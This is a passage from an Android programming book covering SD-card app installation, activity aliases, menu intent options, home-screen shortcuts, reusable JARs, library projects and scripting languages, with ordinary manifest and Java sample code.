Alas, there is a problem, and it is a big one: on Android 1.x and 2.x, either the host PC or the device can have access to the SD card, but not both. As a result, if the user makes the SD card available to the host PC, by plugging in the USB cable and mounting the SD card as a drive via a `Notification` or other means, that SD card becomes unavailable for running applications.

So, what happens?

1. First, your application is terminated forcibly, as if your process was being closed due to low memory. Notably, your activities and services will not be called with `onDestroy()`, and instance state saved via `onSaveInstanceState()` is lost.
2. Second, your application is unhooked from the system. Users will not see your application in the launcher, your `AlarmManager` alarms will be canceled, and so on.
3. When the user makes the SD card available to the phone again, your application will be hooked back into the system and will be once again available to the user (for example, your icon will reappear in the launcher)

The upshot: if your application is simply a collection of activities, otherwise not terribly connected to Android, the impact on your application is no different than if the user reboots the phone, kills your process via a so-called "task killer" application, etc. If, however, you are doing more than that, the impacts may be more dramatic.

Perhaps the most dramatic impact, from a user's standpoint, will be if your application implements app widgets. If the user has your app widget on her home screen, that app widget will be removed when the SD card becomes unavailable to the phone. Worse, your app widget cannot be re-added to the home screen until the phone is rebooted (a limitation that hopefully will be lifted sometime after Android 2.2).

The user is warned about this happening, at least in general:


*Figure 328: Warning when unmounting the SD card*

Two broadcast Intents are sent out related to this:

- `ACTION_EXTERNAL_APPLICATIONS_UNAVAILABLE`, when the SD card (and applications installed upon it) become unavailable
- `ACTION_EXTERNAL_APPLICATIONS_AVAILABLE`, when the SD card and its applications return to normal

Note that the documentation is unclear as to whether your own application, that had been on the SD card, can receive `ACTION_EXTERNAL_APPLICATIONS_AVAILABLE` once the SD card is back in action. There is an outstanding issue on this topic in the Android issue tracker.

Also note that all of these problems hold true for longer if the user physically removes the SD card from the device. If, for example, they replace the card with a different one — such as one with more space — your application will be largely lost.

They will see a note in their applications list for your application, but the icon will indicate it is on an SD card, and the only thing they can do is uninstall it:





*Figure 329: The Manage Applications list, with an application shown from a removed SD card*

## Choosing Whether to Support External Storage

Given the huge problem from the previous section, the question of whether or not your application should support external storage is far from clear.

As the Android developer documentation states:

> Large games are more commonly the types of applications that should allow installation on external storage, because games don't typically provide additional services when inactive. When external storage becomes unavailable and a game process is killed, there should be no visible effect when the storage becomes available again and the user restarts the game (assuming that the game properly saved its state during the normal Activity lifecycle).

Conversely, if your application implements any of the following features, it may be best to not support external storage:

1. Polling of Web services or other Internet resources via a scheduled alarm
2. Account managers and their corresponding sync adapters, for custom sources of contact data
3. App widgets, as noted in the previous section
4. Device administration extensions
5. Live folders
6. Custom soft keyboards ("input method engines")
7. Live wallpapers
8. Custom search providers

Note that Android 3.0 has placed both internal storage and external storage on the same partition, whereas before they were independent partitions. That partition split is what caused device manufacturers to artificially constrain the amount of internal storage. As a result, `android:installLocation` is not really needed for Android 3.0+ apps, as it does not benefit the user (they do not gain any additional internal storage). Once the Android 2.x series has declined in market share sufficiently, any pressure you may have felt to support installing on external storage should evaporate.

## Using an Alias

As was mentioned in the chapter on integration, you can use the `PackageManager` class to enable and disable components in your application. This works at the component level, meaning you can enable and disable activities, services, content providers, and broadcast receivers. It does not support enabling or disabling individual `<intent-filter>` stanzas from a given component, though.

Why might you want to do this?

1. Perhaps you have an activity you want to be available for use, but not necessarily available in the launcher, depending on user configuration or unlocking "pro" features or something
2. Perhaps you want to add browser support for certain MIME types, but only if other third-party applications are not already installed on the device

While you cannot control individual `<intent-filter>` stanzas directly, you can have a similar effect via an activity alias.

An activity alias is another manifest element — `<activity-alias>` – that provides an alternative set of filters or other component settings for an already-defined activity. For example, here is the `AndroidManifest.xml` file from the Manifest/Alias sample project:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.android.alias"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <supports-screens android:largeScreens="true"
                    android:normalScreens="true"
                    android:smallScreens="false" />
  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <activity android:label="@string/app_name"
              android:name="AliasActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <activity-alias android:label="@string/app_name2"
                    android:name="ThisIsTheAlias"
                    android:targetActivity="AliasActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity-alias>
  </application>
</manifest>
```

Here, we have one `<activity>` element, with an `<intent-filter>` to put the activity in the launcher. We also have an `<activity-alias>` element... which puts a second icon in the launcher for the same activity implementation.

An activity alias can be enabled and disabled independently of its underlying activity. Hence, you can have one activity class have several independent sets of intent filters and can choose which of those sets are enabled at any point in time.

For testing purposes, you can also enable and disable these from the command line. Use the `adb shell pm disable` command to disable a component:

```
adb shell pm disable
com.commonsware.android.alias/com.commonsware.android.alias.ThisIsTheAlias
```

... and the corresponding **`adb shell pm enable`** command to enable a component:

```
adb shell pm enable
com.commonsware.android.alias/com.commonsware.android.alias.ThisIsTheAlias
```

In each case, you supply the package of the application (`com.commonsware.android.alias`) and the class of the component to enable or disable (`com.commonsware.android.alias.ThisIsTheAlias`), separated by a slash.

# Miscellaneous Integration Tips

This chapter is a collection of other miscellaneous integration and introspection tips and techniques that you might find useful in your Android apps.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Would You Like to See the Menu?

Another way to give the user ways to take actions on a piece of content, without you knowing what actions are possible, is to inject a set of menu choices into the options menu via `addIntentOptions()`. This method, available on `Menu`, takes an `Intent` and other parameters and fills in a set of menu choices on the `Menu` instance, each representing one possible action. Choosing one of those menu choices spawns the associated activity.

The canonical example of using `addIntentOptions()` illustrates another flavor of having a piece of content and not knowing the actions that can be taken. Android applications are perfectly capable of adding new actions to existing content types, so even though you wrote your application and know what you expect to be done with your content, there may be other options you are unaware of that are available to users.

For example, imagine the tagging subsystem mentioned in the introduction to this chapter. It would be very annoying to users if, every time they wanted to tag a piece of content, they had to go to a separate tagging tool, then turn around and pick the

content they just had been working on (if that is even technically possible) before associating tags with it. Instead, they would probably prefer a menu choice in the content's own "home" activity where they can indicate they want to tag it, which leads them to the set-a-tag activity and tells that activity what content should get tagged.

To accomplish this, the tagging subsystem should set up an intent filter, supporting any piece of content, with their own action (e.g., `ACTION_TAG`) and a category of `CATEGORY_ALTERNATIVE`. The category `CATEGORY_ALTERNATIVE` is the convention for one application adding actions to another application's content.

If you want to write activities that are aware of possible add-ons like tagging, you should use `addIntentOptions()` to add those add-ons' actions to your options menu, such as the following:

```
Intent intent = new Intent(null, myContentUri);

intent.addCategory(Intent.ALTERNATIVE_CATEGORY);
menu.addIntentOptions(Menu.ALTERNATIVE, 0, new ComponentName(this,
                                                              MyActivity.class),
                      null, intent, 0, null);
```

Here, `myContentUri` is the content `Uri` of whatever is being viewed by the user in this activity, `MyActivity` is the name of the activity class, and `menu` is the menu being modified.

In this case, the `Intent` we are using to pick actions from requires that appropriate intent receivers support the `CATEGORY_ALTERNATIVE` category. Then, we add the options to the menu with `addIntentOptions()` and the following parameters:

1. The sort position for this set of menu choices, typically set to `0` (appear in the order added to the menu) or `ALTERNATIVE` (appear after other menu choices)
2. A unique number for this set of menu choices, or `0` if you do not need a number
3. A `ComponentName` instance representing the activity that is populating its menu — this is used to filter out the activity's own actions, so the activity can handle its own actions as it sees fit
4. An array of `Intent` instances that are the "specific" matches – any actions matching those intents are shown first in the menu before any other possible actions
5. The `Intent` for which you want the available actions

6. A set of flags. The only one of likely relevance is represented as `MATCH_DEFAULT_ONLY`, which means matching actions must also implement the `DEFAULT_CATEGORY` category. If you do not need this, use a value of `0` for the flags.
7. An array of `Menu.Item`, which will hold the menu items matching the array of `Intent` instances supplied as the "specifics", or `null` if you do not need those items (or are not using "specifics")

# Take the Shortcut

Another way to integrate with Android is to offer custom shortcuts. Shortcuts are available from the home screen. Whereas app widgets allow you to draw on the home screen, shortcuts allow you to wrap a custom Intent with an icon and caption and put that on the home screen. You can use this to drive users not just to your application's "front door", like the launcher icon, but to some specific capability within your application, like a bookmark.

In our case, in the `Introspection/QuickSender` sample project, we will allow users to create shortcuts that use `ACTION_SEND` to send a pre-defined message, either to a specific address or anywhere, as we have seen before in this chapter.

Once again, the key is in the intent filter.

## Registering a Shortcut Provider

Here is the manifest for `QuickSender`:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
          android:versionName="1.0"
          package="com.commonsware.android.qsender"
          xmlns:android="http://schemas.android.com/apk/res/android">

  <supports-screens android:largeScreens="true"
                    android:normalScreens="true"
                    android:smallScreens="false" />
  <application android:icon="@drawable/cw"
               android:label="@string/app_name">
    <activity android:label="@string/app_name"
              android:name="QuickSender">
      <intent-filter>
        <action android:name="android.intent.action.CREATE_SHORTCUT" />
        <category android:name="android.intent.category.DEFAULT" />
      </intent-filter>
    </activity>
```

```
  </application>
</manifest>
```

Our single activity does not implement a traditional launcher `<intent-filter>`. Rather, it has one that watches for a `CREATE_SHORTCUT` action. This does two things:

- It means that our activity will show up in the list of possible shortcuts a user can configure
- It means this activity will be the recipient of a `CREATE_SHORTCUT` Intent if the user chooses this application from the shortcuts list

## Implementing a Shortcut Provider

The job of a shortcut-providing activity is to:

1. Create an `Intent` that will be what the shortcut launches
2. Return that `Intent` and other data to the activity that started the shortcut provider
3. Finally, `finish()`, so the caller gets control

You can see all of that in the `QuickSender` implementation:

```
package com.commonsware.android.qsender;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.text.TextUtils;
import android.view.View;
import android.widget.TextView;

public class QuickSender extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  public void save(View v) {
    Intent shortcut=new Intent(Intent.ACTION_SEND);
    TextView addr=(TextView)findViewById(R.id.addr);
    TextView subject=(TextView)findViewById(R.id.subject);
    TextView body=(TextView)findViewById(R.id.body);
    TextView name=(TextView)findViewById(R.id.name);

    if (!TextUtils.isEmpty(addr.getText())) {
      shortcut.putExtra(Intent.EXTRA_EMAIL, addr.getText().toString());
    }
```

```
    if (!TextUtils.isEmpty(subject.getText())) {
      shortcut.putExtra(Intent.EXTRA_SUBJECT, subject.getText().toString());
    }

    if (!TextUtils.isEmpty(body.getText())) {
      shortcut.putExtra(Intent.EXTRA_TEXT, body.getText().toString());
    }

    shortcut.setType("text/plain");

    Intent result=new Intent();

    result.putExtra(Intent.EXTRA_SHORTCUT_INTENT, shortcut);
    result.putExtra(Intent.EXTRA_SHORTCUT_NAME,
                    name.getText().toString());
    result.putExtra(Intent.EXTRA_SHORTCUT_ICON_RESOURCE,
                    Intent.ShortcutIconResource.fromContext(
                                            this,
                                            R.drawable.icon));

    setResult(RESULT_OK, result);
    finish();
  }
}
```

The `shortcut Intent` is the one that will be launched when the user taps the shortcut icon on the home screen. The `result Intent` packages up shortcut plus the icon and caption, where the icon is converted into an `Intent.ShortcutIconResource` object. That `result Intent` is then used with the `setResult()` call, to pass that back to whatever called `startActivityForResult()` to open up `QuickSender`. Then, we `finish()`.

At this point, all the information about the shortcut is in the hands of Android (or, more accurately, the home screen application), which can add the icon to the home screen.

## Using the Shortcuts

To create a custom shortcut using `QuickSender`, long-tap on the background of the home screen to bring up the customization options:





*Figure 330: The home screen customization options list*

Choose Shortcuts, and scroll down to find `QuickSender` in the list:





*Figure 331: The available types of shortcuts*

Click the `QuickSender` entry, which will bring up our activity with the form to define what to send:





*Figure 332: The QuickSender configuration activity*

Fill in the name, either the subject or body, and optionally the address. Then, click the Create Shortcut button, and you will find your shortcut sitting on your home screen:





*Figure 333: The QuickSender-defined shortcut, labeled Shortcut*

If you launch that shortcut, and if there is more than one application on the device set up to handle `ACTION_SEND`, Android will bring up a special chooser, to allow you to not only pick how to send the message, but optionally make that method the default for all future requests:





*Figure 334: The ACTION_SEND request, as triggered by the shortcut*

Depending on what you choose, of course, will dictate how the message actually gets sent.

## Homing Beacons for Intents

If you are encountering problems with `Intent` resolution — you create an `Intent` for something and try starting an `Activity` or `Service` with it, and it does not work — you can add the `FLAG_DEBUG_LOG_RESOLUTION` flag to the `Intent`. This will dump information to LogCat about how the `Intent` resolution occurred, so you can better diagnose what might be going wrong.

# Reusable Components

In the world of Java outside of Android, reusable components rule the roost. Whether they are simple JARs, are tied in via inversion-of-control (IoC) containers like Spring, or rely on enterprise service buses like Mule, reusable Java components are a huge portion of the overall Java ecosystem. Even full-fledged applications, like Eclipse or NetBeans, are frequently made up of a number of inter-locking components, many of which are available for others to use in their own applications.

In an ideal world, Android will evolve similarly, particularly given its reliance upon the Java programming language. This raises the question: what are the best ways to package code into a reusable component? Or, perhaps more basic: what are the possibilities for making reusable components?

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the ]one on JARs and library projects]chap-library.

## Pick Up a JAR

A Java JAR is simplicity incarnate: a ZIP archive of classes compiled to bytecode. While the JAR as a packaging method is imperfect — dealing with dependencies can be no fun — it is still a very easy way to bundle Java logic into a discrete item that can be uploaded, downloaded, installed, integrated, and used.

Android introduces a seemingly vast number of challenges, though.

## The JAR Itself

Packaging up a set of Java code into a JAR is very straightforward, even if that Java code refers to Android APIs. Whether you use the `jar` command directly, the `<jar>` task in an Ant script, or the equivalent in Eclipse, you just package up the class files as you normally would.

For example, here is an Ant task that creates a JAR for an Android project:

```
<target name="jar" depends="compile">
    <jar
        destfile="bin/CWAC-MergeAdapter.jar"
        basedir="bin/classes"
    />
</target>
```

To create a project that targets a JAR file, just create a regular Android project (e.g., `android create project` or the Eclipse new-project wizard), but ignore the options to build an APK. Just compile the code and put it in the JAR.

Note that the JAR will contain Java class files, meaning Java bytecode. The reuser of your JAR will put your JAR into their project (e.g., in the `libs/` directory), and their project will convert your JAR'd classes into Dalvik bytecode as part of building their APK.

## Resources

The JAR can take care of your Java code. And if all you need is Java code, reuse via JAR file is extremely easy.

Android code often uses other things outside of Java code, and that is where the problems crop up. The most prominent of these "other things" are resources: layouts, bitmaps, menus, preferences, custom view attributes, etc.

Android projects expect these resources to be in the project's own `res/` directory, and there is no facility to get these resources from anywhere else. That causes some problems.

### Packaging and Installing

First, you are going to need to package up the resources you want to ship and to distribute them along with your JAR. You could try to package them in the JAR itself, or you could put the JAR and resources into some larger container, like a ZIP file.

The people reusing your code will need to not only add the JAR to their projects, but also unpack those shipped resources (in their respective resource sets) and put them in their projects as well.

### Naming

The act of unpacking those resources and putting them in a project leads to potential naming conflicts. If you have a layout named `main.xml` and the project already has a layout named `main.xml`, somebody loses.

Hence, when you write your reusable code, you will want to adopt a naming convention that "ensures" all your resource names are going to be unique. Of course, you have no true way of absolutely ensuring that they will be unique, but you can substantially increase your odds. One approach is to prefix all names with something distinctive for your project.

Note that the "names" will be filenames for file-based resources (layouts, drawables, etc.) and the values of `android:name` attributes for element-based resources (strings, dimensions, colors, etc.).

Also note that `android:id` values do not have to be unique, as Android is already set up to support the notion of multiple distinct uses of an ID.

### ID Lookup

Complicating matters further is that even if your build process generates an `R.java` file, the resource identifiers encoded in that file will be different in your project than in the reuser's project. Hence, you cannot refer to resources via `R.` references, like you would in a regular Android application.

If all your resources have simple integer identifiers, you can use the `getIdentifier()` method on the `Resources` class to convert between a string representation of the resource identifier and the actual identifier itself. This uses

reflection, and so is not fast. You should strongly consider caching these values to minimize the number of reflection calls.

However, at least one type of resource does not have a simple integer resource identifier — custom view attributes. `R.styleable.foo` is an `int[>`, not an `int`. `getIdentifier()` will only work with an integer resource identifier. Your alternative is to do the reflection directly, or find some existing code that will handle that for you, so you can get at the `int[>` that you need.

### Customizing and Overriding

Bear in mind that the reuser of your project may wish to change some things. Perhaps your bitmaps clash with their desired color scheme. Perhaps you did not ship string resources in all desired translations. Perhaps your context menu needs some more items.

There are two ways you can support such modifications. One is to tell the reusers to modify their copy of the resources they unpacked into their projects. This has the advantage of not requiring any particular code changes on your part. However, it may make support more difficult — perhaps some of the modifications they make accidentally break things, and you may have a tough time answering questions about a modified code base.

The alternative is for you to support setters, custom view attributes, or similar means for reusers to supply their own resource identifiers for you to use. Where they give you one, use it; where they do not, use the resource you shipped. This adds to your project's code but may offer a cleaner customization model for reusers.

## Assets

Assets — files in `assets/` in an Android project — will have some of the same issues as do resources:

1. You need to package and distribute those assets
2. Reusers need to unpack those assets into their projects
3. You have to take steps to prevent name collisions (e.g., use a directory in `assets/` likely to be unique to your project)
4. Potentially, reusers may want to use a different asset than the one you shipped

Since assets are accessed by a string name, rather than a generated resource ID, at least you do not have to worry about that particular issue, as you would with a raw resource.

## Manifest Entries

If your reusable code ships activities, services, content providers, or broadcast receivers, reusers of your code will need to add entries for your components in their `AndroidManifest.xml` file. Similarly, if you require certain permissions, or certain hardware features, you will have other manifest entries (e.g., `<uses-permission>`) that will be needed in a reusing project's manifest.

You can handle this by supplying a sample manifest and providing instructions for what pieces of it need to be merged into the reuser's own manifest.

## AIDL Interfaces

If you are shipping a `Service` in your JAR, and if that `Service` is supposed to allow remote access via AIDL, you will need to ship the AIDL file(s) with the JAR itself. Those files will be needed by consumers of the `Service`, even if the developer integrating the JAR itself might not need those files.

This pattern — a JAR containing a remote `Service` — is probably going to be unusual. More likely, a remote `Service` will be packaged as part of an application in an APK file, rather than via a JAR.

## Permissions

Your code may require certain Android permissions in order to succeed, such as needing `WAKE_LOCK` to use a `WakeLock`, or needing `INTERNET`, or whatever. Unfortunately, you cannot specify permissions in a JAR file, so you will need to make sure that reusers of your JAR correctly add the permissions you require, or find ways to gracefully degrade what you do when those permissions are missing.

You can see if the hosting project requested your permission by using `checkPermission()` on `PackageManager`:

```
int result=getPackageManager()

.checkPermission("android.permission.WAKE_LOCK",
```

```
getPackageName());

if (PackageManager.PERMISSION_DENIED==result) {
  // do something
}
```

If it did not, what you do is up to the way your API is designed and how you want to handle such problems:

1. You could throw a `RuntimeException`. Since developers will encounter this problem during development, this should not harm their production application.
2. You could return `false` or `null` or some other "didn't work" return value from a method. For example, you could design an API that allows developers to check if a certain feature is available, then return `false` from that method.
3. You could ignore the problem and let the Android-generated `RuntimeException` handle it. However, this may not be as friendly to your reusers as might throwing your own `RuntimeException`.
4. You could throw a regular checked exception if you prefer (e.g., a custom `PermissionMissingException`), though that requires extra `try/catch` blocks in the reuser's code for what should only be a configuration error in their project's manifest.

## Other Source Code

You may have Java source beyond the actual reusable classes themselves, such as sample code demonstrating how to reuse the JAR and related files. You will need to consider how you wish to distribute this code, as part of the actual component package (e.g., ZIP) or via separate means (e.g., `git` repository).

## Your API

Your reusable code should be exposing an API for reusing projects to call. Most times, if you are packaging code as a JAR, that API will be in the form of Java classes and methods.

### Public versus Non-Public

Those classes and methods will need to be public, as you want the reusing project to reside in its own Java package, not yours.

This means that your black-box test suite (if you have one) and sample code (if you offer any) really should be in separate Java packages as well, so you test and demonstrate the public API. Otherwise, you may accidentally access package-protected classes and methods.

### Flexibility versus Maintainability

As with any body of reusable code, you are going to have to consider how much you want to actually implement. The more features and options you provide, the more flexible your reusable code will be for reusers. However, the more features and options you provide, the more complex your reusable code becomes, increasing maintainability costs over time.

This is particularly important when it comes to the public API. Ideally, your public API expands in future releases but does not eliminate or alter the API that came before it. Otherwise, when you ship an updated JAR, your reusers' projects will break, making them unhappy with you and your code.

## Documentation

If you are expecting people to reuse your code, you are going to have to tell them how to do that. Usually, these sorts of packages ship documentation with them, sometimes a clone of what is available online. That way, developers can choose the local or hosted edition of the documentation as they wish.

Note that generated documentation (e.g., Javadocs) may still need to be shipped or otherwise supplied to reusers, if you are not providing the source code in the package. Without the source code, reusers cannot regenerate the Javadocs.

## Licensing

Your reusable code should be accompanied by adequate licensing information.

### Your License

The first license you should worry about is your own. Is your component open source? If so, you will want to ship a license file containing those terms. If your component is not open source, make sure there is a license agreement shipped with the component that lets the reuser know the terms of use.

Bear in mind that not all of your code necessarily has to have the same license. For example, you might have a proprietary license for the component itself, but have sample code be licensed under Apache License 2.0 for easy copy-and-paste.

### Third-Party License Impacts

You may need to include licenses for third party libraries that you have to ship along with your own JAR. Obviously, those licenses would need to give you redistribution rights — otherwise, you cannot ship those libraries in the first place.

Sometimes, the third party licenses will impact your project more directly, such as:

1. Incorporating a GPL library may require your project to be licensed under the same license
2. Adding support for Facebook data may require you to limit your API or require reusers to supply API access keys, since you probably do not have rights to redistribute Facebook data

# A Private Library

The "r6" version of the Android SDK introduced the "library project". This offers a form of reuse, to share a chunk of code between projects. It is specifically aimed at developers or teams creating multiple applications from the same code base. Perhaps the most popular occurrence of this pattern is the "paid/free" application pair: two applications, one offered for free, one with richer functionality that requires a payment. Via a library project, the common portions of those two applications can be consolidated, even if those "common portions" include things like resources.

The library project support is integrated into Eclipse, though you can create library projects for use via Ant as well.

## Creating a Library Project

An Android library project, in many respects, looks like a regular Android project. It has source code and resources. It has a manifest. It supports third-party JAR files (e.g., `libs/`).

What it does not do, though, is build an APK file. Instead, it represents a basket of programming assets that the Android build tools know how to blend in with a regular Android projects.

To create a library project in Eclipse, start by creating a normal Android project. Then, in the project properties window (e.g., right-click on the project and choose Properties), in the Android area, check the "Is Library" checkbox. Click [Apply], and you are done.

To create a library project for use with Ant, you can use the `android create lib-project` command. This has the net effect of putting an `android.library=true` entry in your project's `default.properties` file.

## Using a Library Project

Once you have a library project, you can attach it to a regular Android project, so the regular Android project has access to everything in the library.

To do this in Eclipse, go into the project properties window (e.g., right-click on the project and choose Properties). Click on the Android entry in the list on the left, then click the [Add] button in the Library area. This will let you browse to the directory where your library project resides. You can add multiple libraries and control their ordering with the [Up] and [Down] buttons, or remove a library with the [Remove] button.

For developing using Ant, you can use `android update lib-project` command. This adds an entry like `android.library.reference.1=...` to your project's `default.properties` file, where `...` is the relative path to your library project. You can add several such libraries, controlling their ordering via the numeric suffix at the end of each property name (e.g., `1` in the previous example).

Now, if you build the main project, the Android build tools will:

1. Include the `src/` directories of the main project and all of the libraries in the source being compiled.
2. Include all of the resources of the projects, with the caveat that if more than one project defines the same resource (e.g., `res/layout/main.xml`), the highest priority project's resource is included. The main project is top priority, and the priority of the remainder are determined by their order as defined in Eclipse or `default.properties`.

This means you can safely reference `R.` constants (e.g., `R.layout.main`) in your library source code, as at compile time it will use the value from the main project's generated `R` class(es).

## Limitations of Library Projects

While library projects are useful for code organization and reuse, they do have their limits, such as:

1. As noted above, if more than one project (main plus libraries) defines the same resource, the higher-priority project's copy gets used. Generally, that is a good thing, as it means that the main project can replace resources defined by a library (e.g., change icons). However, it does mean that two libraries might collide. It is important to keep your resource names distinct.
2. While you can define entries in the manifest file for a library, at present, they do not appear to be used.
3. AIDL files defined in a library will not be picked up by the main project.
4. While resources from libraries are put into the main project's APK, assets defined in a library's `assets/` directory are not.
5. One library cannot depend on another library. You can either produce or consume a library, but not both.

# The Role of Scripting Languages

A scripting language, for the purpose of this book, has two characteristics:

1. It is interpreted from source and so does not require any sort of compilation step
2. It cannot (presently) be used to create a full-fledged Android application without at least some form of custom Java-based stub, and probably much more than that

In this part of the book, we will look at scripting languages on Android and what you can accomplish with them, despite any limitations inherent in their collective definition.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## All Grown Up

Interpreted languages have been a part of the programming landscape for decades. The language most associated with the desktop computer revolution — BASIC — was originally an interpreted language. However, the advent of MS-DOS and the IBM PC (and clones) led developers in the direction of C for "serious programming", for reasons of speed. While interpreted languages continued to evolve, they tended to be described as "scripting" languages, used to glue other applications together. Perl, Python, and the like were not considered "serious" contenders for application development.

The follow-on revolution, for the Internet, changed all of that. Most interactive Web sites were written as CGI scripts using these "toy" languages, Perl first and foremost. Even in environments where Perl was unpopular, such as Windows, Web applications were still written using scripting languages, such as VBScript in Active Server Pages (ASP). While some firms developed Web applications using C/C++, scripting languages ruled the roost. That remains to this day, where you are far more likely to find people writing Web applications in PHP or Ruby than you will find them writing in C or C++. The most likely compiled language for Web development — Java — is still technically an interpreted language, albeit not usually considered a scripting language.

Nowadays, writing major components of an application using a scripting language is not terribly surprising. While this is still most common with Web applications, you can find scripting languages used in the browser (Javascript), games (Lua), virtual worlds (LSL), and so on. Even though these languages execute more slowly than there C/C++ counterparts, they offer much greater flexibility, and faster CPUs make the performance of scripts less critical.

# Following the Script

Scripting languages are not built into Android, beyond the Javascript interpreter in the WebKit Web browser. Despite this, there is quite a bit of interest in scripting on Android, and the biggest reasons for this come down to experience and comfort level.

## Your Expertise

Perhaps you have spent your entire career writing Python scripts, or you cut your teeth on Perl CGI programs, or you have gotten seriously into Ruby development.

Maybe you used Java in previous jobs and hate it with the fiery passion of a thousand suns.

